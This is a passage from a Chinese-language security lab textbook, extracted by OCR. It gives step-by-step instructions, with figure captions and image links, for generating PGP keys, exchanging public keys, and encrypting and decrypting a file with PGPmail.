



图 7-3　密钥生成帮助界面





图 7-4　输入足够长的用户口令





图 7-5　完成界面

⑦ 至此完成，可看到生成的密钥出现在了 Keys 里，如图 7-6 所示。





图 7-6　已经生成的密钥

（2）用户公钥的交换

① 右击选择导出公钥的用户名，选择 Export 即可导出公钥，也可选择 Keys|Export 导出，如图 7-7 所示。





图 7-7 导出公钥

② 读者也可用类似的方式，将公钥发送给邮件接收者（图略）。

③ 导入公钥可用如下方式：双击打开所选的公钥，单击 Import，如图 7-8 所示。或是通过 Keys|Import 导入。





图 7-8　导入公钥

④ 请读者自己打开生成的密钥环和导入的公钥看看它们有什么区别。

**2. 使用 PGP 对文件进行操作**

为了本实验能够顺利模拟，我们在一台主机上需要建立两个 Keys。建立方法是，首先生成一个用户密钥环作为文件的接收方和认证方（记作用户 A），记住他的用户口令并导出公钥，然后将这个公钥私钥文件对储存在单独的文件夹里。

删除这个用户密钥环，新建一个用户作为文件的提供方和认证及签字方（记作用户 B），其他操作同上。

（1）利用 PGP 加密文件

① 打开 Keys，单击 File|Open，将用户 B 文件夹里的密钥环导出，加入 Keys 中，并将刚才导出的用户 A 的公钥导入，如图 7-9 所示。





图 7-9　导入用户 A 的公钥

② 打开 PGP 中的另一个程序：PGPmail，界面如图 7-10 所示。

③ 单击第二项对某文件进行加密。

这时，它会自动把默认用户环作为加密用的公钥，如图 7-11 所示。而这里模拟的是利用其他用户的公钥加密，故将用户 A 的公钥设作加密用。下面还可以选一定的文件存储方式，这里选择默认。




图 7-10　PGPmail 界面





图 7-11　密钥选择

可以看到，加密后的文件保存如图 7-12 所示。

④ 这时可以尝试解密该文件，因为在 Keys 中并没有用户 A 的私钥，故无法解密，弹出如图 7-13 所示的提示框。





图 7-12　文件被加密后的图标





图 7-13　文件无法解密提示

⑤ 这时将 Keys 中的所有项删除，将用户 A 里的密钥环导入，运行 PGPmail 选择解密刚才加密过的文件。这时弹出对话框要求输入用户口令，如图 7-14 所示。

尝试使用错的口令，则窗口会提示，如图 7-15 所示。





图 7-14　对加密的文件进行解密

